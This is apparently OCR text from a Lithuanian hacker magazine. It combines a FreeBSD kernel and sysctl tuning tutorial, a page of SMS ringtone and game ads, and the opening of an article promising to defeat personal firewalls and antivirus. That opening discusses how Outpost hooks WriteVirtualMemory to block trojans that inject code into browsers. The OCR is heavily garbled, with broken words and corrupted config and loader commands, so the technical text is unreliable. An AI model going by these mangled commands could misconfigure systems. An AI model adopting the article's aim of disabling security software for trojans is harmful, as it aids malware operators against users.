Visi šie įrašai reiškia sudėtingumą su atitinkamomis failų sistemomis (*ext2/ext3*, *memory disks*, *nfs*, *fat16/fat32*, *iso9660*, *proc*) bei tai, kad bus galima kurtis iš partityų su tokiomis FS. Šias opcijas gali naudoti savo nuožiūra.

Čia derėtų pastebėti, kad FreeBSD 5.x ir naujesnės sistemos atveju praktiškai bet koks branduolio funkcionalumas realizuojamas su atitinkamu `/boot/kernel` kataloge saugomu moduliu, todėl iš branduolio daug ką galima išmesti, o po to modulius krauti arba prireikus, arba sistemos krovimosi metu su `/boot/loader.conf`.

```
options COMPAT 43 // Suderinamumas su 4.3BSD ()
options COMPAT FREEBSD4 // Suderinamumas su FreeBSD 4.x galim na page
deklaracijai
options SCSI_DELAY 15000 // Laikas prieš SCSI rangui atkvietai išeikant
dėmį)
options KTRACE // ktrace paaiškinimas
options SYSVSHM
options SYSVMSG
options SYSVSEM
```

Parametrai, prasidedantys raide **SYSV**, reškia da inamos atminties, semaforų ir pranešimų palaikymą **System V** stiliumi. To reikia tik tam tikroms programoms, todėl iš esmės galima apsieiti ir be šių opcijų. Tačiau, nepamiršk iš anksto pažūrėti į dokumentaciją dėl tų pačių programų (pavyzdžiui, **Xorg X server**ui reikia **SYSV** opcijų).

Ktrace aktyvuoja branduolio atliekamą procesų treisinimo ir loginimo mechanizmą. Loginimo byla — *ktrace.out* (viso to reikia tik hakerams ir programuotojams).

0 dabar pakalbesime apie serverių aktualius parametrus:

```
options ICMP_BANDLIM
options TCP_DROP_SYNFIN
options RANDOM_IP_ID
options TCP_RESTRICT_RST
```

ICMP BANDLIM leidžia apriboti ICMP atsakymų skaičių. Antrasis parametras nurodo atmetinėti paketus su neleistinomis TCP paketo vėiravielių kombinacijomis (tiesą sakant, serveryje to daryti nerekomenduojama, kadangi prarandama galimybė panaudoti RFC 1644 prapletimus, nors kliento kompiuteriui tai nera kritiška); trečiasis IP paketo ID lauke generuoja atsitiktinę reikšmę vietoje to, kad kiekvieną kartą šio lauko reikšmę drintų vienetu (trukdo atlikti idle skenavimą); ketvirtasis blokuoja paketus su TCP antrašteje nurodyta vienu tik RST vėiravele (apsaugo nuo kai kurių DoS atakų tipų). Su sysctl galima subtiliau sukonfigūruoti tinklo apsaugą, tačiau apie tai pašnekėsime šiek tiek vėliau. Būk atidus — FreeBSD 5-STABLE ir naujesnėse sistemose šios opcijos iškeltos į atitinkamus sysctl kintamuosius, todėl tokiose sistemose jos negali būti kompiliuojamos kaip branduolio opcijos.

Toliau eina keletas direktyvų, susijusių su multiprocesorinio branduolio kompiliavimu (taip pat skirta serveriams), pagrindine kurių yra SMP. Likusia bylos dalį užima Igas įrenginių sąrašas.



Tolimesnio redagavimo principas labai paprastas: visas su tau nereikalingais įrenginiais susijusias eilutes galima be baimės užkomentuoti, pašalinti. Tačiau čia yra tam tikrų išimčių: pavyzdžiui, negalima pašalinti eilutės „device isa“, net jeigu tavo kompiuteryje nėra nė vieno ISA lizdo, taip pat pašalinti SCSI galimybes, jeigu yra IDE CDRom arba USB atminties raktas.

```
options DDB
options XSERVER
device bpf
```

Pirmoji opcija — tai branduolinio derintojo jungimas (nereikalingas), antroji, vėl konsolėje (vntO) jungia X serverį (abejotina), o trečioji — tai Berklio paketų filtro pseudoįrenginys (būtinai serveniams, filtruojantiems paketus, turintiems IDS ir tas atvejais, kuomet tu pats aktyviai stebi/sifini tinklą).

Toliau pateiksiu keletą įdomių opcijų iš LINT konfigūracinės bylos

```
options "CHILD_MAX=40"
```

Šis parametras nurodo maksimalų sukurtų antrinių procesų kiekį, kuriuos gali sukurti pirminis. Kai kuriais atvejais šį parametrą gal tekti padidinti

```
options "OPEN_MAX=64"
```

Maksimalus bylų skaičius, kurias procesas gali atidaryti. Genau šio parametro reikšmę iš karto padidinti iki 128, net jeigu konfigūracijoje paprasto vartotojo kompiuteryje.

```
options FAULTSAFE
```

Ši opcija padidina sistemos patikimumą, kadangi pavojingiausiose vietose atlieka papildomus patikrinimus (deja, tai turi įtakos spartumui)

```
options INCLUDE_CONFIG_FILE
```

Ši opcija naudinga tuomet, jei tu netyčia prarastum konfigą. Ji naudojamą konfigūracijos bylą įtraukia, kernel bylą, iš kur tu ją prireikus po to gausi pasiimti. Labai abejotina opcija, kuri, be viso kito, dar naudoja atmintį.

Kita eilutė praneša apie tai, kad branduolys vadinasi *kernel*.

```
#
# GENERIC      Generic kernel configuration file for FreeBSD/386
#
# For more information on this file, please read the handbook section on
# Kernel Configuration Files
#
# http://www.FreeBSD.org/doc/en_US.ISO8859-1/books/handbook/kernelconfig.html
#
# The handbook is also available locally in /usr/share/doc/handbook
# if you've installed the doc distribution, otherwise always see the
# FreeBSD World Wide Web server (http://www.FreeBSD.org/) for the
# latest information
#
# An exhaustive list of options and more detailed explanations of the
# device lines is also present in the /usr/share/doc/NOTES and NOTES files
# If you are in doubt as to the purpose or necessity of a line, check first
# the NOTES
#
$FreeBSD: src/sys/i386/conf/GENERIC,v 1.394.2.3 2004/01/26 19:42:11 nectar Exp $
```

```
machine      i386
cpu          i486 CPU
```

GENERIC asmeniškas

bus kraunamas iš *ad0*, o *dump*'ai bus dedami į tą patį įrenginį, jeigu pas tave yra SCSI įrenginys, tuomet *ad0* pakeisk į *da0*.

```
config kernel root on ad0 dumps on ad0
```

Branduoliui išskirtos atminties kiekis rekomenduojama suma žinti):

```
options "MAXMEM=(512*1024)"
```

O toliau eina susijusių parametų kompietas:

```
options USERCONFIG
options USERCONFIG_BOOT
options VISUAL USERCONFIG
```

Nurodžius pirmąją opciją, į branduolį bus įtrauktas branduolio nustatymų redaktorius, kurį tu gausi iškviesti paleidimo metu, kai gavęs *boot* pakvietimą, vietoje atsakymo įvesi *c*. Su ant-  
raja opcija šis redaktorius pasileidžia automatiškai, o trečioji tau pateikia patogesnę vizualų to paties redaktoriaus variantą. Dabar reikia šiek tiek pasiaiškinti apie pseudoįrenginius:

/ Pseudoterminas juos aktyviai naudoja tokios programos kaip *inetd*, *login*, *ssh*, *xterm*  
pseudo-device pty

/ Muzikos atkūrimas per kompiuterio garsakalbį. Tokių medijų pavyzdžių galima rasti kataloge */usr/share/speaker*  
pseudo-device speaker

Suspaustas vykdomas bylas išpaikojame „veikimo metu“ (on the fly)  
pseudo-device gzip

/ Paverčia bylą įrenginiu (vnto tvarka). Su juo galima pavyzdžiui, peržiūrėti diskelio atvaizdą kaip įprastin, diskelį, taip pat padidinti *swap* (sukuriame reikiamo dydžio bylą „paverčiame“ ją „disku“ ir prijungiame kaip *swap*). Tai yra kaip FreeBSD 4.x sistemose, kadangi penktojoje FreeBSD versijoje tokiems dalykams na do, o m m d įrenginiai.  
pseudo-device vn

/ Leidžia stebėti kitus prie konsolės prisijungusius vartotojus (tik *root* vardas)  
pseudo-device snp

Aktyvuojus šį parametą, keletą diskų (particijų) galima apjungti į vieną loginę kūrą diskų veidrodžius (*mirror*)  
pseudo-device ccd

Dabar pereikime prie tinklo pseudoįrenginių:

```
pseudo-device loop // grįžtamojo ryšio sąsaja
pseudo-device ether // suderinamumas su Ethernet
pseudo-device fdd // suderinamumas su FDDI
pseudo-device sl // suderinamumas su SLIP
pseudo-device ppp // suderinamumas su PPP
pseudo-device disc // tas pats, kas ir /dev/nul, tik skirta įrenginiams. Paprastam darbu to nereikia
pseudo-device tun // šį įrenginį naudoja ppp programos
```

Labai dažnai po įrenginio pavadinimo galima matyti skaičių, kuris reiškia sukurtamų atitinkamų įrenginių kiekį (*/dev/fooo0* — /

dev/fo0N). Šiuolaikinės FreeBSD versijose pseudoįrenginiai veikia kaip taip vadinami *clonable devices*, t.y. eilinis įrenginys sukuriamas kai būtina, todėl kiekio nurodyti nereikia. Metas kompiliuoti ir įdiegti branduolį:

```
# cd /usr/src
# make buildkernel KERNCONF=MYKERNEL
# make installkernel KERNCONF=MYKERNEL
```

Šis mechanizmas jau senai pakeitė seną *config MYKERNEL && cd .././compile/MYKERNEL && make dep && make && make install*. Persikraunam ir mėgaujamės savo darbu. Nelaimei, kartais tenka kovoti su *kernel panic*. Jeigu taip nutiko, užkrauk senąjį branduolį ir sugrąžinti jį atgal. Tarkim, tavo senojo branduolio pavadinimas buvo *kernel.null*. Jokių būdų šios bylos nepavadinink *kernel.old*. Kai gausi komandos įvedimo kvietimą *boot*:, įvesk *boot: kernel.null*. O jam užsikrovus:

```
# cd
# chflags noschg kernel
# cp kernel kernel.new
# cp kernel.new kernel
# chflags schg kernel
# reboot
```

Penktoje FreeBSD versijoje branduolio, kuris skinasi nuo */boot/kernel/kernel*, užkrovimo mechanizmas šiek tiek kitoks (ok — tai užkrovėjo komandos įvedimo kvietimas):

```
ok kldon oad
ok set module path /boot/kernel/old
ok boot /boot/kernel/old/kernel
```

Sistemoje turi būti byla */boot.config*, priešingu atveju ją gali sukurti štai su tokia komanda:

```
# echo /boot/loader > /boot.config
```

Be to, būtina patikrinti, kad kataloge */boot* būtų šios bylos: *boot0*, *boot1*, *boot2*, *loader*. Viskas, važiuojam toliau.

**[„FreeBSD“ tobulinimas su „sysctl“]** *sysctl* mechanizmas leidžia tiesiog „veikimo metu“ dinamiškai perkonfigūruoti ir derinti kai kuriuos operacines sistemos komponentus. Su *sysctl* galima optimizuoti daugybę dalykų: tinklo posistemę, virtualios atminties, kietųjų diskų darbą ir t.t. Vartotojo erdveje (*userland*) veikianti *sysctl* valdo pagrindinius branduolio kintamuosius. Aptarsime įdomiausius iš jų, tačiau iš pradžių išsiaiškinsime darbą su *sysctl* metodus.

Norint į ekraną išvesti visus prieinamus *sysctl* kintamuosius, reikia pasinaudoti komanda

```
# sysctl -a
```

Norint nuskaityti konkretų kintamąjį.

```
# sysctl kintamojo_pavadinimas
```

Norint priskirti kintamajam tam tikrą reikšmę:

# *sysctl* kintamojo\_pavadinimas = priskiriama\_reikšmė

*sysctl* kintamųjų reikšmės paprastai gali būti šių tipų: eilutės, skaičiai ir loginiai (1 — taip, 0 — ne). Jeigu tu nenori kiekvieną kartą užsikrovus sistemai rankiniu būdu konfigūruoti reikiamų sisteminių kintamųjų reikšmių — pridėk jas prie */etc/sysctl.conf*.

**[Saugumo valdymas]** *security.bsd.unprivileged.proc\_debug* leidžia derinti vartotojo procesą (pavyzdžiui, su *ptrace*). *security.bsd.see\_other\_uids*, *security.bsd.see\_other\_gids* leidžia vartotojams matyti svetimus procesus ir socketus, pasinaudojant komandomis *ps*, *netstat* ir *procfs*. *security.bsd.unprivileged\_read\_msgbuf* — leidžia vartotojo procesui skaityti iš sisteminio konsolinio pranešimų buferio. *security.bsd.hardlink\_check\_uid*, *security.bsd.hardlink\_check\_gid* vartotojai gali kurti hardlinkus tik į savo bylas. *security.bsd.conservative\_signals.setuid/setgid* draudžia *setuid/setgid* procesams siųsti kai kuriuos signalus. *security.bsd.unprivileged\_get\_quota* leidžia vartotojams peržiūrėti jiems priskirtų kvotų informaciją.

**[Diskų optimizavimas]** *vfs.vmiodirenable* — ši opcija atsakinga už katalogų kešavimo metodą. Iš esmės jos reikia tik tose mašinose, kurios operuoja didelių bylų kiekiu, pavyzdžiui, pašto serveriuose.

*vfs.write\_behind* — leidžia bylas į kaupiklį rašyti klasteriais. *vfs.hirunningspace* — nustato rašymo į diską užklausų kiekį, kurios gali stovėti eilėje. Šį parametą galima padidinti (ypač mašinose su dideliu diskų kiekiu), tačiau ne per daug, nes priešingu atveju taip galima sumažinti našumą.

*vm.swap\_idle\_enabled* — šio kintamojo (kartu su *vm.swap\_idle\_threshold1* ir *vm.swap\_idle\_threshold2*) reikia tik mašinose, su kuriomis dirba daug vartotojų ir paleista daug procesų.

*hw.ata.wc* — įjungia ir išjungia rašymo į IDE diską kešavimo režimą. Išjungus šią opciją, pastebimas apčiuopiamas našumo kritimas. Jos atsisakymo priežastis gali būti senesnė FreeBSD sistemos versija (<= 4.3) arba ši aparatūrinė įranga susijusios problemos.

*kern.cam.scsi\_delay* — šio parametro (nurodomas milisekundėmis) sumažinimas paprastai sumažina sistemos užkrovimo laiką. Iš principo, šiuolaikinėje mašinoje šią reikšmę galima sumažinti iki 5. Ši opcija naudojama FreeBSD >= 5.0 sistemose ir yra konfigūruojama krovimosi metu.


**[Darbas tinkle]** *net.inet.ip.forwarding* — priskyrus šio kintamojo reikšmę lygį 1, mašina pradės nukreipinti IPv4 paketus tarp tinklo sąsajų.

*net.inet.tcp.sendspace* ir *net.inet.tcp.recvspace* — keičiantis ir iškeičiantis TCP prisijungimų buferiais. Įprastinė reikšmė mašinose su dideliu atminties kiekiu — 65535. Prieš didindamas šį parametą, žvilgtelėk į *net.inet.tcp.rfc1323* bei į *tuning(7)* dokumentaciją (*manual pages*).

*net.inet.tcp.msl=7500* — ACK laukimo laikas, atsakant į SYN ACK arba FIN ACK (milisekundėmis).

*net.inet.icmp.icmplim=50* — nurodome maksimalų ICMP paketų kiekį su *destination-unreachable* tipu ir tų TCP paketų kiekį, kuriuose nustatyta RST vėliavėle (šiuo atveju tai reiškia 50 paketų per sekundę).





Komandos `sysctl` pateikiama informacija

`net.inet.tcp.blackhole=2` — nurodome neišsiunčiant RST atmeti neti visus TCP paketus, kurie kreipiasi į uždarytą jungtį.  
`net.inet.udp.blackhole=1` — nurodome atmetinėti visus UDP paketus, kurie kreipiasi į uždarytą jungtį.  
`kern.ipc.somaxconn=1024` — vienu metu atidarytų soketų skaičiaus pakeitimas.

**[Naudingos smulkmenos]** Ką gi, galima manyti, kad beveik baigėme savo FreeBSD optimizavimo kelią. Mes savo sistemoje atlikome du globalius perversmus: perkompiliavom branduolį ir patobulinom `sysctl` kintamųjų reikšmes. Tačiau dar liko tam tikrų smulkmenų, apie kurias verta papasakoti bei duoti keletą patarimų.

Mes jau aptarėme situaciją, kai šviežiai sukompiliuotas branduolys nenori krautis, tačiau nutinka taip, kad problemos iškyla dar anksčiau. Kaip tik jas mes ir išspręsim.

1. Nepavyksta vykdyti komandos `config` (kompiliavimas nutraukiamas su pranešimu *unknown option*) — akivaizdu, jog tavo branduolyje kažkur yra sintaksės klaida. Tokiu atveju komanda `config` pateiks eilutes, kurioje aptikta klaida, numerį.

2. Nepavyksta vykdyti komandos `make` — ką gi, greičiausiai tai reiškia, kad `config` slypi klaida, kuri nėra tokia akivaizdi, kad `config` ją aptiktų, arba tai kokia nors kompiliavimo klaida.

3. Nepavyksta įdiegti branduolio (`make install` arba `make installkernel`) — jeigu FreeBSD versija yra ketvirta ar senesne, tai reikia patikrinti, ar nenurodytas 1 ar aukštesnis saugumo lygis (*security level*), kadangi branduolys šiose sistemos versijose gali būti įdiegtas tik kai saugumo lygis yra nuinis.

Jeigu naujas branduolys sėkmingai sukompiliuotas ir užkrautas, tačiau neveikia tokie įrankiai, kaip `ps` ir `top`, tai reiškia, kad įvyko branduolio ir vartotojiškos pusės asinchronizacija, kitaip tariant, branduolio išerties tekstų versija nesutampa su sisteminių įrankių versijomis. Būtina viską sutvarkyti taip, kad visos versijos būtų vienodos (negalima ketvirtoje sistemos versijoje kompiliuoti penktos versijos branduolio).

Senesnes nei 5.0 versijos FreeBSD savininkai gali patirti sunkumų kurdamy įrenginių bylas. Paaškinsiu plačiau, remdamasis pavyzdžiu. Daugelis renginių savo bylas yra susikūrę kataloge `/dev`. Jas po pirmojo įdiegimo sukuria `/dev/MAKEDEV` skriptas, tačiau gali nutikti taip, kad įrenginių į sistemą teks įdiegti

pačiam. Tarkim, mums reikia įdiegti IDE CD ROM'ą. Iš pradžių prie branduolio konfigo derėtų pridėti eilutę `device acd0`. Dabar reikia patikrinti katalogą `/dev`, ar jame nėra bylų pavadinimų, kurios prasideda `acd0`. Jeigu jos yra, tuomet galima nusiraminti, o jeigu ne — reikia įvykdyti šią komandą

```
# sh MAKEDEV acd0
```

Pastaba: tinklo įrenginiai neturi `/dev` bylų, o SCSI valdikliai naudoja vienoda `/dev` bylų rinkinį, todėl kurti jų bylų nereikia.

Su `sysctl` kintamaisiais galima numatyti tam tikrus branduolio sukonfiguruotus apribojimus:

**kern.maxfiles** — nurodo maksimalų failų deskriptorių kiekį. Standartinę reikšmę nurodo parametras `maxusers`.

**kern.ipc.somaxconn** — kaip tikriausiai pamenat, su šiuo parametru galima keisti vienu metu atidarytų soketų kiekį.

**net.inet.ip.portrange.\*** — šie parametrai atsakingi už jungčių kiekio apribojimus. Kai kuriose situacijose pagal nutylėjimą išskirto kiekio gali neužtekti. Jungčių diapazonas kontroliuojamas su `net.inet.ip.portrange.first` ir `net.inet.ip.portrange.last` parametrais, kuriuos ir reikia redaguoti.

**net.inet.tcp.inflight\_enable** — pnskyrus lygį 1, ši opcija užlaiko kiekvieno susijungimo paketų, tuo pačiu apribojama perduodamų duomenų apimtį ir užtikrinama optimalų kanalo pralaidumą. Naudojant šį kintamąjį, parametras `net.inet.tcp.inflight_debug` reikia padaryti lygiu 0 bei kintamajam `net.inet.tcp.inflight_min` priskirti reikšmę, kuri artima minimaliai — 6144. Tuo pačiu `net.inet.tcp.inflight_stab` pageidautina nekeisti arba keisti sinchroniškai (šaip ar taip, tai yra kraštutine pneumone).

Dar keletas žodžių apie tinklo apribojimus. Branduolio opcija `NMBCLUSTERS` salygoja mašinai pereinamų `mbuf` kiekį (`mbuf` funkcijos ir struktūros užtikrina atminties buferių, kuriuos naudoja branduolio tinklo posisteme, valdymą). Daug tinklo srauto apdorojančiame serveryje maža `mbuf` reikšmė sumažins našumą, todėl šį parametras būtina protingai pakoreguoti. Mašinoms su solidžia atminties apimtimi optimalios reikšmės svyruoja tarp 4096 ir 32768. Negalima nurodyti per daug didelės reikšmės — po to sistema gali nulūžti besikraudama. Šiuo metu naudojamų tinklo klasterių kiekį galima sužinoti su komanda `netstat -m`. Konfigūravimui krovimosi metu panaudok kintamąjį `kern.ipc.nmbclusters`.

Kai kurie aukščiau pateikti `sysctl` kintamieji skirti tik skaityti. Norint išspręsti šią situaciją, reikiamą kintamąjį reikia įtraukti į bylą `/boot/loader.conf`. Nustatymai pagal nutylėjimą saugomi `/boot/defaults/loader.conf` konfige.

Ir pabaigai: konfigūruodamas sistemą, nepamiršk `/etc/rc.conf`. Šioje byloje saugoma sistemos krovimosi metu panaudojama konfigūracinė informacija. Visus pakeitimus reikia įtraukti būtent į `/etc/rc.conf`, kad taip pakeistum `/etc/defaults/rc.conf` byloje esančias reikšmes pagal nutylėjimą.

Štai ir viskas. Tu gavai savo svajonių demoną. Viskas pasirodė ne taip ir sudėtinga. Jeigu prireiks papildomos informacijos, nepamiršk žvilgtelėti į dokumentaciją ir pasinaudoti dėdulos Google paslaugomis :)

```
# sysctl kern.maxfiles
kern.maxfiles: 3976
# sysctl kern.maxfiles=3977
kern.maxfiles: 3976 -> 3977
# sysctl kern.maxfiles
kern.maxfiles: 3977
#
```

Darbas su `sysctl` reikšmių nuskaitymas ir priskyrimas

# MOBILI DOZĖ

## GARSAI

Rašymo mašinėlė  
Pėdžerlio žinutė  
Amen  
Žadintuvas  
Tas suknistas kompiuteris!  
Jūs gavote 937 žinutes  
Multiplikacija  
Yippeee!  
Modemo garsai

GYVAS 11911  
GYVAS 35411  
GYVAS 32911  
GYVAS 20811  
GYVAS 24511  
GYVAS 29911  
GYVAS 9111  
GYVAS 28611  
GYVAS 22911

Jei nori daugiau, slėsk  
DAUGIAU numeriu 1679.  
Kaina 3 litai.  
1. Rašyk žinutę: GYVAS 11911.  
2. Slėsk numeriu 1679.  
3. Spausk nuorodą ir atsisiųsk garsą.  
Telefone turi būti WAP ir GPRS funkcijos.

## JAVA ŽAIDIMAI



JAVA 10511  
Cobra



JAVA 28411  
Serenity Renegades



JAVA 30711  
Frosty Factory


1. Rašyk žinutę: JAVA 10511 ir siųsk  
jā du kartus numeriu 1679.  
2. Spausk nuorodą ir atsisiųsk žaidimą.  
Telefone turi būti WAP ir GPRS funkcijos.  
Kaina 5 litai.

Tinka: Motorola T720, Nokia 3410,  
3510, 3520, 3530, 3560, 3590, 8910,  
6910i, 3200, 3220, 3100, 3300, 5100,  
5140, 6100, 6108, 6200, 6220, 6225,  
6230, 6610, 6620, 6650, 6800, 6820,  
7200, 7210, 7250, 7250i, 7600, 3620,  
3650, 3660, 6230, 6260, 6600, 6630,  
6800, 7850.




JAVA 29411  
Aztec Warrior

## LOGOTIPAI




LOGO 188611



LOGO 220411



LOGO 256411



LOGO 272911



LOGO 203211



LOGO 220511




LOGO 263311



LOGO 274111




LOGO 220311



LOGO 228011



LOGO 264111




LOGO 279211

## Offline LOGO 188811

1. Rašyk žinutę: LOGO 188611,  
nusiųsk draugui: LOGO 188611 68584xxx.  
2. Siųsk numeriu 1854.  
Nespalvoti Siemens ir Ericsson po  
kodo rašo S arba E raidę. Kaina 2 litai.

## ATVAIRUKAI



CARD 18011



CARD 31011



CARD 36111



CARD 22411



CARD 3311



CARD 6011

## Microsoft

CARD 29911

nesakyk grotys  
kol nepersokai op

CARD 35511



CARD 6311

1. Rašyk žinutę: CARD 18011  
2. Nusiųsk draugui: CARD 18011 68584xxx.  
Siųsk numeriu 1854.  
Nespalvoti Siemens ir Ericsson po kodo  
rašo S arba E raidę. Kaina 2 litai.



CARD 26011

**DAUGIAU** ir siųsk trumpąjį numeriu 1679.  
Motrakis gami nuorodą, kurią aktyvavęs gausi išsirinkti tau patinkančią pramogą!  
Telefone turi būti WAP/GPRS nustatymai. Kaina 3 Lt

## MELODIJOS

Robbie Williams - Advertising Space

Akon - Lonely

Black Eyed Peas - My Humps

Depeche Mode - Precious

Shakira - Don't Bother

James Blunt - High

2Pac - Ghetto Ghospeis

Walters and Kazhka - Feeling This Touch

K. West ft. A. Levine - Heard 'Em Say

Juanes - La Camisa Negra

ATB - Believe in Me

Robbie Williams - Sexed Up

50 Cent - Out Of Control

Simon Webbe - No Worries

POLY 1039411

MELO 101111

POLY 1003611

MELO 101411

POLY 1034511

MELO 108711

POLY 1024511

MELO 178211

POLY 1036911

MELO 190711

POLY 1027211

MELO 101011

POLY 1009411

MELO 104311

POLY 1039111

MELO 101411

POLY 1039311

MELO 191511

POLY 1022811

MELO 176511

POLY 1015311

MELO 171411

POLY 57011

MELO 89911

POLY 1023411

MELO 177211

POLY 1034611

MELO 108811

1. Rašyk žinutę: POLY 1039411 Nusiųsk draugui: POLY 1039411 68584xxx. 2. Siųsk numeriu 1679.  
Jei nori daugiau, slėsk DAUGIAU numeriu 1679. Kaina 3 litai.

1. Rašyk žinutę: MELO 101111 Nusiųsk draugui: MELO 101111 68584xxx.  
2. Siųsk numeriu 1654. Nespalvoti Siemens ir Ericsson po kodo rašo S arba E raidę. Kaina 2 litai.


## FONAI



FONAS 1005811



FONAS 136011



FONAS 20111



FONAS 23211



FONAS 236611



FONAS 237111



FONAS 32011



FONAS 35911



FONAS 37211



FONAS 37311



FONAS 4011



FONAS 5111



FONAS 5511




FONAS 56511



FONAS 71011



FONAS 72811




FONAS 76711



FONAS 98911

1. Rašyk žinutę: FONAS 1005811.  
2. Siųsk numeriu 1679.  
3. Spausk nuorodą ir atsisiųsk foną.  
Telefone turi būti WAP ir GPRS funkcijos.  
Jei nori daugiau, slėsk DAUGIAU numeriu 1679.  
Kaina 3 litai.

## GAUK NEMOKAMA



FONAS 1004911

LOGO, MELO, CARD: Nokia daugumai naujų modelių. SonyEricsson T300, T05, T081, T010, T030;  
Siemens A52, M50, M55, MT50, ME45, A50, A55, C45, S45, S55. Tik MELO: Samsung R200s,  
R210s. Tik LOGO: Siemens C55. FONAS paslauga tinka visiems spūvotiems Nokia, Siemens,  
Sony Ericsson, Motorola ir Samsung telefonams. POLY paslauga tinka visiems palūteniniams  
Nokia, Siemens, Sony Ericsson telefonams bei Motorola C350, C450, C550, V300,  
V500, V600, T720, T720i, Samsung C100, X100, N600, N620 R210s, E800, X610, P730, C200.  
Garsai: Nokia 3100, 3200, 3300, 6220, 6230, 6260, 7200, SIEMENS M65, S165, S55, ST55,  
ST80, SonyEricsson T010, T030, T230, P800, SAMSUNG E100, E700, X100, MOTOROLA C550,  
V500, V750.

GPRS! Norėdami aktyvuoti GPRS, paskambinkite savo operatoriaus informacijos linijai:  
Tele2 117, BITE 1501, Omnitel 1566.

Kiekviena telefonas +3706855641, nuo 9 iki 17 val.

Turinio tiekėjai: „Mobile Vision Europe NV/SA“, „Indiagames Ltd.“, „Kloo ApS“, „Eurocom Cellular Communications“, „Zindin Technologies Ltd.“, „Lusagames International B.V.“





# 058

## Mirtis apsaugoms

KAD TU ŽINOTUM, KAIP MAN ĮGRISO VISOS TOS APSAUGOS. VISOKIE ANTIVIRUSAI, UGNIASIENĖS. FU! JAU NEGYVAI UŽKNISO. TEREIKIA VIENAM MANO PROCESUI MODIFIKUOTI KITĄ PROCESĄ, KAIP JOS IŠKARTO PRADEDA RĖKTI IR NELEIDŽIA Į INTERNETĄ, O VILOSE SANTYKINAI NEKENKSMINGOSE HAKERIŠKOSE PROGRAMOSE JOS MATO VIRUSUS — TIKRAS KOŠMARAS! GALĖTŲ VISA TAI PAGALIAU LIAUTIS. REIKIA KVAILOMS APSAUGOMS ILGAM IŠMUŠTI NORĄ GADINTI GYVENIMĄ PADORIAM HAKERIUI. KĄ GI, TO IR IMSIMĖS.

### Padedame asmeninėms

#### apsaugoms atprasti nuo kenksmingų įpročių

Aš atlikau tam tikrą tyrimą, pasėdėjau prie derntuvo (*debugger*) bei disassemblerio ir padariau išvadą: kad triuškinanti visi asmeninių *Windows* sistemai skirta apsauga dauguma pagrįsta vos ne hakerišku principu! Na, bent jau būtent šio principo sąskaita daugelis šiuolaikinių trojanų slepiasi nuo perneigų smalsaus vartotojo akių (išsamiau apie tai gali paskaityti mūsų žurnalo rugpjūčio numeryje, straipsnyje „Nematoma programa“). Taip, tu teisingai supratai, kalbu apie API perėmimą. Apsaugos perima kai kurias, kūrėjų nuomone, svarbias sisteminės funkcijas ir stebi, kad hakeris su jomis negalėtų iškrestyti ko nors bjauraus. Taip jos trukdo paleisti virusus, neleidžia į tinklą procesų su įdiegtu trojanų kodu ir panašiai, žodžiu, bando įvesti tvarką, nuolat stebėdamos svarbius sisteminius įvykius.


Pavyzdžiui, paimkim nuostabią asmeninę ugniasienę *Agnitum Outpost*. Jeigu nekystu, pradedant 2.5 versija, ši ugniasienė skirta išvengti apėjimo įdiegiant ir paleidžiant kodą patikimos programos adresų erdveje (išsamiau apie tai skaityk mūsų žurnale, straipsnyje „Klizma ugniasienei“), perima proceso atminties modifikavimo žemo lygio sisteminio įvykio dalį, funkciją *WriteVirtualMemory*. Jeigu staiga trojanas įdėgs savo kodą, pavyzdžiui, *ieplorer.exe* procesą, *Outpost* akimirksniu į tai sureaguos, įždrausdamas modifikuotai naršyklei išeiti į internetą. Čia perėmimas yra tik vienas, bet koks jis šlykštus! Dėl to senovinis, *Windows 2000* sistemoje panaudojamas ugniasienės ape-

jimo būdas patina nesėkmę ir ištisą krūva ji išnaudojančių privačių trojanų keičia į dausus.

